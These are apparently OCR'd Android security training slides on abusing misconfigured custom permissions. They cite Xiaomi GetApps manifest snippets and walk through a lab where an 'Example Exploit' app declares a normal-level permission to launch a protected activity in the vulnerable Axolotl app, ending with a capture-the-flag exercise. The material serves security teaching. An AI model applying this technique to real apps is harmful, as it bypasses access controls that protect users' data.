
# Module 7 – Abusing Custom Permissions

Let’s add even MORE permissions to Android!

# Abusing Custom Permissions

- Android applications can declare “Android Permissions” to gain access to certain parts of the hardware
- Application developers can also define “Custom Permissions” in their applications
- Developers can also configure the security around these custom permissions to ensure that only certain applications can access exported components
- This module will go over when a custom permission is misconfigured




An example prompt for permissions in Android

MALICIOUS ERECTION LLC

# Abusing Custom Permissions

- Android provides documentation and examples about how to implement Custom Permissions in Android
  - https://developer.android.com/guide/topics/permissions/defining
- The custom permission is defined in the application's Manifest, along with any security configurations

**Example**

For example, an app that wants to control who can start one of its activities could declare a permission for this operation as follows:

```
<manifest
  xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.example.myapp" >

    <permission
      android:name="com.example.myapp.permission.DEADLY_ACTIVITY"
      android:label="@string/permlab_deadlyActivity"
      android:description="@string/permdesc_deadlyActivity"
      android:permissionGroup="android.permission-group.COST_MONEY"
      android:protectionLevel="dangerous" />
    ...
</manifest>
```

Android Developer documentation on custom permissions

- An application can define a custom permission and a `protectionLevel` which dictates the types of applications can use the permission:
  - `normal` – any application can use this permission
  - `dangerous` - same as `normal`, but the Android OS may prompt the user to confirm that the application can use the permission
  - `signature` – the application must be signed by the same certificate that signed the application which declared the permission
  - `signatureOrSystem` – same as `signature`, but system level applications can also use the declared permission

MALICIOUS ERECTION LLC

# Abusing Custom Permissions

- As an example, the Xiaomi GetApps application (`com.xiaomi.mipicks`) defined a custom permission `com.xiaomi.mipicks.permission.MIPUSH_RECEIVE` with a `protectionLevel` value of `signature`
- At the same time, the exported service `com.xiaomi.market.data.CheckDownloadService` requires the previously mentioned permission in order to interface with the service
- Therefore, only applications that were used to sign the GetApps application could interface with this service

```
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<permission android:name="com.xiaomi.mipicks.permission.MIPUSH_RECEIVE" android:protectionLevel="signature"/>
<permission android:name="miui.permission.USE_INTERNAL_GENERAL_API" android:protectionLevel="signatureOrSystem"/>
<uses-permission android:name="com.miui.systemAdSolution.adSwitch.PROVIDER"/>
```

```
<service android:name="com.xiaomi.market.receiver.AutoDownloadScheduler" android:permission="android.permission.BIND_JOB_SERVICE"/>
<service android:name="com.xiaomi.market.data.CheckDownloadService" android:permission="miui.permission.USE_INTERNAL_GENERAL_API" android:exported="true">
    <intent-filter>
        <action android:name="com.xiaomi.market.service.CheckDownload"/>
    </intent-filter>
</service>
<service android:name="com.xiaomi.market.ui.OngoingNotificationService"/>
```

Snippets from GetApps' Manifest

# Abusing Custom Permissions - Example

- We will now use Axolotl to better demonstrate how to take advantage of misconfigured custom permissions
- On Axolotl's main menu, tap:
  - "Exercise Modules"
  - "Abusing Custom Permissions"
- A blank activity will appear with some text
  - The launched activity is programmed via the Java class `com.maliciouserection.axolotl.example.activity.appIntercept.customPermissions`


MALICIOUS ERECTION LLC

# Abusing Custom Permissions - Example

- The first few lines of Axolotl's Manifest contains information about Custom Permissions
  - One has a "signature" protection level - `com.maliciouserection.axolotl.SUPER_SECRET_PERMISSION`
  - One has a "normal" protection level - `com.maliciouserection.axolotl.LESS_SECRET_PERMISSION`
- Further down the Manifest, we can see that the Activity `com.maliciouserection.axolotl.example.activity.appIntercept.customPermissions` is exported and is protected by `com.maliciouserection.axolotl.LESS_SECRET_PERMISSION`

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" andr
    <uses-sdk android:minSdkVersion="26" android:targetSdkVersion="33"/>
    <permission android:name="com.maliciouserection.axolotl.SUPER_SECRET_PERMISSION" android:protectionLevel="signature"/>
    <permission android:name="com.maliciouserection.axolotl.LESS_SECRET_PERMISSION" android:protectionLevel="normal"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.NFC"/>
```

```
<activity android:name="com.maliciouserection.axolotl.example.activity.webview.javascriptInterface" android:exported="true"/>
<activity android:name="com.maliciouserection.axolotl.example.activity.webview.webViewFileAccess" android:exported="true"/>
<activity android:name="com.maliciouserection.axolotl.example.activity.appIntercept.customPermissions" android:permission="com.maliciouserection.axolotl.LESS_SECRET_PERMISSION" android:exported="true"/>
<activity android:name="com.maliciouserection.axolotl.example.activity.appIntercept.intentInterceptViaMimeType" android:exported="true"/>
<activity android:name="com.maliciouserection.axolotl.example.activity.codeExecution.dexClassLoader" android:exported="true"/>
```

Axolotl's Manifest file

# Abusing Custom Permissions - Example

- Since this Activity is protected via a Custom Permission, it cannot be started by 3rd party applications unless that application uses the Custom Permission
- For example, the shell package `com.android.shell` does not have the Custom Permission so it cannot start the Activity
- You can test this by running the following `adb` command:
  - `am start -n com.maliciouserection.axolotl/.example.activity.appIntercept.customPermissions`

```
emulator64_x86_64_arm64:/ $ am start -n com.maliciouserection.axolotl/\
> .example.activity.appIntercept.customPermissions
Starting: Intent { cmp=com.maliciouserection.axolotl/.example.activity.appIntercept.customPermissions }

Exception occurred while executing 'start':
java.lang.SecurityException: Permission Denial: starting Intent { flg=0x10000000 cmp=com.maliciouserect
```

Log output showing that the `adb` shell user cannot start the protected Activity

MALICIOUS ERECTION LLC

# Abusing Custom Permissions - Example

- Since the `com.maliciouserection.axolotl.LESS_SECRET_PERMISSION` permission has a protection level of `normal`, any application can use that permission
- Because of this, we can program Example Exploit to use that permission
- Open the source code for Example Exploit
- Then, add the custom permission to Example Exploit's Manifest

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-permission android:name="com.maliciouserection.axolotl.LESS_SECRET_PERMISSION"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="Example Exploit"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.ExampleExploit"
        tools:targetApi="31">
```

Example Exploit's Manifest

MALICIOUS ERECTION LLC

# Abusing Custom Permissions - Example

- Then, open `MainActivity` and modify it so that Example Exploit will open Axolotl's `customPermissions` Activity

```
public class MainActivity extends AppCompatActivity {

    Ken Gannon *
    protected void onCreate(Bundle bundle){
        super.onCreate(bundle);

        setContentView(R.layout.layout_mainactivity);

        findViewById(R.id.doTheThing).setOnClickListener(v -> {
            Intent intent = new Intent();
            intent.setComponent(new ComponentName( pkg: "com.maliciouserection.axolotl",
                    cls: "com.maliciouserection.axolotl.example.activity.appIntercept.customPermissions"));

            startActivity(intent);
        });
    }
}
```

Example Exploit's `MainActivity`


MALICIOUS ERECTION LLC

# Abusing Custom Permissions - Example

- Compile and run Example Exploit (and tap “Do The Thing”)
- `customPermissions` should then open

```
public class MainActivity extends AppCompatActivity {

    Ken Gannon *
    protected void onCreate(Bundle bundle){
        super.onCreate(bundle);

        setContentView(R.layout.layout_mainactivity);

        findViewById(R.id.doTheThing).setOnClickListener(v -> {
            Intent intent = new Intent();
            intent.setComponent(new ComponentName( pkg: "com.maliciouserection.axolotl",
                    cls: "com.maliciouserection.axolotl.example.activity.appIntercept.customPermissions"));

            startActivity(intent);
        });
    }
}
```


Example Exploit’s `MainActivity`




MALICIOUS ERECTION LLC

# Module 7 Exercise

- Capture The Flag – the Activity `com.maliciouserection.axolotl.activity.admin_panel` contains Flag 7
- Try to find a way to force Axolotl to disclose this flag
  - You can only force Axolotl to show the flag on `admin_panel`
  - You cannot upload the flag to Example Exploit
  - And remember…




**The application has to be in the foreground before it can execute "`startActivity()`"**

MALICIOUS ERECTION LLC